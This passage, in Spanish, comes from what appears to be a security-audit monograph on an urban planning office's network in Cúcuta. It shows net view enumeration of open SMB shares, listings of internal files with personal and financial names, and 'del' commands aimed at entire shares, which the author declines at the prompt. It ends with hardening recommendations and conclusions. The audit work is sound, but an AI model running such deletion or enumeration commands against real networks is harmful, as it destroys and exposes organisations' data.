etiqueta.


El número de serie del volumen es: 187C-1CFD

Directorio de \\192.168.0.3\c_recepcion

24/07/2008  02:30 a.m.            83.456 165ta4.exe
09/10/2006  10:19 a.m.    <DIR>          Apache
28/07/2005  03:48 a.m.    <DIR>          AppServ
01/02/2008  11:38 a.m.    <DIR>          Archivos de programa
26/07/2005  05:49 p.m.                 0 AUTOEXEC.BAT
29/01/2008  09:00 a.m.             1.004 BIOSLOCK.INI
26/07/2005  05:49 p.m.                 0 CONFIG.SYS
23/05/2007  04:21 a.m.    <DIR>          Copia seguridad
26/10/2006  08:03 a.m.    <DIR>          Data
29/12/2004  12:57 a.m.            17.505 DBI.EXE
09/10/2006  10:21 a.m.                11 dnFormat.ini
26/07/2005  05:52 p.m.    <DIR>          Documents and Settings
25/10/2006  12:15 a.m.                18 Emergency.pid
13/08/2008  07:43 a.m.           572.440 hpfr3740.log
09/10/2006  10:12 a.m.    <DIR>          Respaldo Curaduria
27/05/2008  06:56 a.m.    <DIR>          spoolerlogs
26/09/2006  08:31 a.m.    <DIR>          UltraEdit
01/09/2008  10:58 a.m.    <DIR>          WINDOWS
14/02/2008  10:28 a.m.                 0 ~WRD0001.tmp
               9 archivos        674.434 bytes
              10 dirs  34.029.678.592 bytes libres

C:\>del net use \\192.168.0.3\documentos
No se encuentra C:\net
\\192.168.0.3\documentos\*, ¿Está seguro (S/N)? N
```

Permite vulnerabilidades de modificación de la información al copiar, insertar y borrar archivos del sistema.

Permite interrupción al hacer uso de la denegación de servicios DoS bajando el servicio de http o mysql.

Estos tipos de ataques comprometen la confidencialidad, la Integridad y la disponibilidad de la información del servidor.

9.2.7. Ataque de la maquina 192.168.0.52 (Contabilidad). Por el puerto 139

```
C:\>net view \\192.168.0.52
Recursos compartidos en \\192.168.0.52
Nombre de recurso compartido  Tipo       Usado como Comentario
-------------------------------------------------------------------------------
EpsonLX-300                   Impresora
              Epson LX-300+ (Copiar 1)
hpLaserJ                      Impresora
              hp LaserJet 1010 Series Driver
RECEPCION                     Impresora
              RECEPCION
Salvar                        Disco

Visual TNS                    Disco

Se ha completado el comando correctamente.

Directorio de \\192.168.0.52\salvar

08/10/2008  09:21 a.m.    <DIR>          .
08/10/2008  09:21 a.m.    <DIR>          ..
08/03/2007  03:05 p.m.    27.648 1.doc
18/04/2008  05:53 p.m.    583 Acceso directo a Morirdeamor.lnk
10/08/2007  05:55 p.m.    105.472 Acuerdo 32 de 1975 Normas de U.doc
30/10/2007  03:53 p.m.    20.992 alvaro registro civil.doc
05/03/2007  05:59 p.m.    32.256 ARCHIVOS CURADURIA.doc
30/07/2007  04:56 p.m.    61.952 AUTO DE ARCHIV1.doc
30/07/2007  05:47 p.m.    106.496 AUTO DE ARCHIVO.doc
06/06/2007  03:27 p.m.           398.336 BASE LIQUIDACIONES 2005-1.xls
08/09/2006  12:04 p.m.            19.968 BASE RTE IVA.xls
15/06/2007  11:07 a.m.            15.360 BIENES.xls
03/06/2008  08:22 a.m.            92.584 CALCULO MULTIVARIADO.docx
28/04/2007  10:29 a.m.            15.360 CALCULO.xls
14/01/2008  10:45 a.m.            23.040 CARLOS ALBERTO VALERO.doc
09/02/2007  03:37 p.m.            24.064 carlos valero.doc
22/10/2007  11:16 a.m.            13.824 CARREFUR.xls
19/07/2007  10:32 a.m.            24.576 CARTA ENTREGA INFORMES.doc
03/04/2007  09:58 a.m.            21.504 carta horizonte.doc
15/08/2006  11:35 p.m.            22.016 carta industria y cio..doc
05/01/2007  05:36 p.m.            20.992 CARTA REVISION JURIDICA.doc
19/04/2007  09:28 a.m.            21.504 CARTA TURISMO.doc
10/10/2008  11:29 a.m.             <DIR>          CAVM
27/04/2007  10:52 a.m.            20.480 certificado de ingresos.doc
27/05/2008  10:03 a.m.            22.016 CER EX. IND Y CIO 2007.doc
27/07/2007  11:40 a.m.            19.968 CERTIFICADOS POR RECLAMAR.doc
13/09/2007  11:35 a.m.            14.336 Conciliacion banca.agosto.xls
```

```
10/10/2006  10:09 a.m.             8.704 CONFERENCIA TRIBUTARIA.ppt
05/12/2006  09:17 a.m.           474.624 CONSTITUCION-91.doc
13/02/2007  08:08 a.m.    <DIR>          Contabler
27/12/2006  10:31 a.m.    <DIR>          COPIAS SEGURIDAD
06/09/2007  11:01 a.m.    <DIR>          COPIASOPORTE
29/08/2006  04:10 a.m.            28.672 CORREO ENVIA YOLYS.xls
04/08/2007  11:22 a.m.            20.480 CUENTA DE COBRO ELSA.doc
07/02/2007  11:20 a.m.            24.576 cuenta de cobro.doc
25/07/2007  03:26 p.m.            31.232 CUENTA DE COBRO.xls
09/05/2007  02:27 p.m.            52.224 CURADURIA URBANA.xls
10/07/2007  09:27 a.m.               632 Davivienda_com.htm
10/07/2007  09:27 a.m.    <DIR>          Davivienda_com_archivos
16/01/2008  11:17 a.m.    <DIR>          DECRETOS BAJADOS 271206
05/10/2007  09:39 a.m.            26.112 EMPRESA.doc
26/10/2007  09:40 a.m.            13.824 ERIKA.xls
16/07/2007  08:22 a.m.            33.280 estado de cuenta.xls
10/09/2007  08:23 a.m.            13.824 exito.descuentos.xls
10/07/2007  09:29 a.m.               530 EXTRACTO JUNIO.mht
18/07/2007  05:56 p.m.            18.432 facturas.xls
11/05/2007  04:58 p.m.            19.456 FORMATO DE FORMULARIO.xls
18/02/2008  09:08 a.m.            47.616 FRA. PROFORMA.xls
23/07/2007  03:34 p.m.            70.144 INFO LIQUIDACIONES MAYO.xls
14/06/2007  02:32 p.m.            47.616 INFORME LIQUIDACIONES.xls
12/06/2007  09:17 a.m.            15.321 InfoUsu.htm
18/09/2007  09:23 a.m.            13.824 Libro1.base.xls
14/06/2007  03:32 p.m.           250.880 licencias revizadas.doc
15/06/2007  02:25 p.m.           398.336 LIQUIDACIONES.xls
30/11/2007  08:40 a.m.            13.824 liquidación trabajador.xls

C:\>del net use \\192.168.0.52\Salvar
No se encuentra C:\net
\\192.168.0.52\Salvar\*, ¿Está seguro (S/N)? N
```

Permite vulnerabilidades de modificación de la información al copiar, insertar y borrar archivos del sistema.

Permite interrupción al hacer uso de la denegación de servicios DoS bajando el servicio de TNS.

Estos tipos de ataques comprometen la confidencialidad, la Integridad y la disponibilidad de la información del PC que lleva la contabilidad de la curaduría Urbana #2.

9.2.8. Otras Vulnerabilidades y/o Debilidades del Sistema de Información

Carece del servicio de proxy para filtrar el tráfico y dar permisos y restricciones a los usuarios de la red. El proxy salió de servicio por falta de mantenimiento al servidor.

El aplicativo de solicitud de licencias funciona en puestos de trabajo y no en equipos exclusivos.

La información compartida en red no tiene privilegios y se puede acceder desde cualquier equipo dentro de la red.

9.3. PROPUESTA DE MEJORAS DE SEGURIDAD INFORMÁTICA.

A continuación se presentan las propuestas para mejorar la seguridad informática de la curaduría urbana #2 de Cúcuta.

- Mejorar el servicio de ssh contra ataques de fuerza bruta instalando un script que evite este tipo de ataques; esto permitirá un acceso remoto muy confiable y disminuirá la probabilidad de éxito de los ataques por fuerza bruta. Un ejemplo es el denyhost[12].

- Autenticar cada host y usuario de la red local al iniciar una sesión para llevar control de las personas que acceden a los equipos de la red. Un ejemplo de este servicio es PAM[13], que permite a los usuarios logiarse de diferentes maneras para entrar a una red a hacer uso de los recursos de la misma.

- Filtrar los puertos más vulnerables para prevenir nuevos ataques al interior de la red de datos de la curaduría.

- Poner en marcha el servidor proxy para filtrar paquetes que puedan afectar el buen desempeño de la red (virus, spam, etc.) y de sus funcionarios (descargas, noticias, etc.). un ejemplo squid[14].

[12] http://denyhosts.sourceforge.net/
[13] https://www.europe.redhat.com/documentation/rhl6.2/ref-guide-es/s1-sysadmin-auth.php3
[14] http://www.squid-cache.org/

- Aumentar el grado de seguridad de firewall pues carece de todo tipo de restricciones. (funciona como NAT hacia la red LAN).

- Implementar RAID (Redundant Array of Inexpensive Disks) en nivel 1 (Mirror), para proteger la información en caso de fallas físicas de los servidores.

- Aumentar el grado de seguridad del modem router para evitar la suplantación y/o minimizar el riesgo de ataques desde fuera de la red. (Se debe tener encuentra que el router no tiene ningún grado de seguridad y que tiene el login y password por defecto)

- Centralizar los servidores y poner en funcionamiento una redundancia entre ellos para prevenir fallos de denegación de servicio por ataques o por fallas físicas.

- Implementar un antivirus en red para proteger de virus los puestos de trabajo.

- Realizar auditorías cada trimestre para la prevención y verificación del buen funcionamiento de los equipos y servidores de la red.

- Contratar una persona capacitada que pueda realizar y controlar las gestiones, la seguridad y auditoria de la red y las configuraciones necesarias en los puestos de trabajo.

10.CONCLUSIONES

El firewall es una herramienta que permite o deniega el tráfico entre dos o más redes de información y juega un papel muy importante dentro de una empresa pues es normalmente el primer dispositivo de seguridad que se tiene.

Los servidores prestan labores importantes al interior de la curaduría urbana #2 y es por eso que se deben auditar constantemente para preservar su información y buen funcionamiento.

La autenticación (Login y Password) son necesarias para garantizar que los procesos que se llevan a cabo en un host o servidor son hechos por la persona responsable del mismo.

La administración de los equipos de red como Router y Switches permite aumentar el grado de seguridad en una red.

La información de una entidad es el mayor de los tesoros que hay que preservar y proteger.

El uso de un servidor proxy aumenta en grado de seguridad de la información filtrando el contenido de la red de información.

El uso de respaldos o copias, previene perdidas de información valiosa al interior de una entidad.

En análisis de las vulnerabilidades permite ver las fallas y debilidades de la misma permitiendo una oportuna corrección al interior del sistema de información.

Parte de las debilidades del sistema de información de la Curaduría Urbana #2, se debe a que nunca ha habido una planeación ni gestión de la misma.

Los antivirus previenen y/o eliminan virus que ponen en riesgo la información pero no eliminan las vulnerabilidades producto de programas, taques o exploits dentro del sistema de información.

Las políticas de seguridad en una empresa son políticas o culturas que se crean para minimizar ataques con ingeniería social o evitar errores típicos de usuarios al interior de la red de información.

La realización de auditorías al interior de una empresa permite prevenir y corregir vulnerabilidades y fallas de seguridad.

La realización de esta monografía permitió auditar el sistema de información de la Curaduría Urbana #2 y presentar fallas y vulnerabilidades para que sean corregidas al interior de la misma y aumente su grado de seguridad contra posibles fallas o intrusos.

BIBLIOGRAFÍA

TOMASI, Wayne. Sistemas de comunicaciones electrónicas. 2 Ed. S.1: Prentice Hall. 1996. p. 1-47, 336-343.

LEÓN GARCÍA, Alberto. Redes De Comunicación. Conceptos Fundamentales Y Arquitecturas Básicas. 1 Ed. México DF.Editorial Mc Graw Hill, 2001.p. 5-120.

ANDERSON Neil, Cisco Networking Simplified, 2nd Edition. EEUU. Cisco p8-152.

ALBARRACIN ORTIZ, Luz Ángela. Análisis De Desempeño De Software De Detección De Vulnerabilidades Como Herramienta Para Implementar Estudio De Seguridad Computacional En Redes Locales. Tesis de Maestría UIS. 2004

DAGA S.A. Productos Y Servicios. [on line]. Reference Guide. S/N. [Citado en enero de 2008]. Disponible en internet http://www.daga-sa.com/DAGA-SA/Telefonia.html.

CISCO SYSTEM. Programa Académico Networking de Cisco. [on line]. Curriculum CCNA. S/N. [Citado en enero de 2008]. Disponible en internet http://www.cisco.com/web/LA/soporte/index.html.

CÁMARA COLOMBIANA DE INFORMÁTICA Y TELECOMUNICACIONES. La Seguridad Informática, el cibercrimen y la ley. [on line]. S/N. [Citado en junio de 2008]. Disponible en internet.
http://www.ccit.org.co/www/htm/articulos/artic_seguridad_informatica.asp

DELITOS INFORMÁTICOS. DELITOS INFORMATICOS:
La información como bien jurídico y los delitos informáticos en el Nuevo Código Penal Colombiano. [on line]. S/N. [Citado en junio de 2008]. Disponible en internet. http://www.delitosinformaticos.com/delitos/colombia.shtml